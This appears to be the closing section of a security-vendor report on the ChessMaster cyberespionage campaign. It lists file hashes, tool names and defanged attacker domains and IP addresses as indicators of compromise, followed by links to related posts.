- *303f9c00edb4c6082542e456a30a2446a259b8bb9fb6b0f76ff318d5905e429c*

Tools used in the campaign:

Getpass.exe

- *52a8557c8cdd5d925453383934cb10a85b117522b95c6d28ca097632ac8bc10d*

event.dll

- *6c3224dbf6bbabe058b0ab46233c9d35c970aa83e8c4bdffb85d78e31159d489*

mail.exe

- *2f76c9242d5ad2b1f941fb47c94c80c1ce647df4d2d37ca2351864286b0bb3d8*

URLs and IP Addresses related to the campaign:

- *www[.]nasnnones[.]com*
- *trems[.]rvenee[.]com*
- *contacts[.]rvenee[.]com*
- *91[.]207[.]7[.]91*
- *89[.]18[.]27[.]159*
- *89[.]37[.]226[.]108*
- *185[.]25[.]51[.]116*
- *185[.]81[.]113[.]95*
- *185[.]144[.]83[.]82*
- *185[.]153[.]198[.]58*
- *185[.]159[.]129[.]226*

Related Posts:

- **ChessMaster Makes its Move: A Look into the Campaign's Cyberespionage Arsenal**
- **ChessMaster's New Strategy: Evolving Tools and Tactics**
- **From Cybercrime to Cyberpropaganda**
- **Apps Disguised as Security Tools Bombard Users With Ads and Track Users' Location**

Tags: ChessMaster   targeted attacks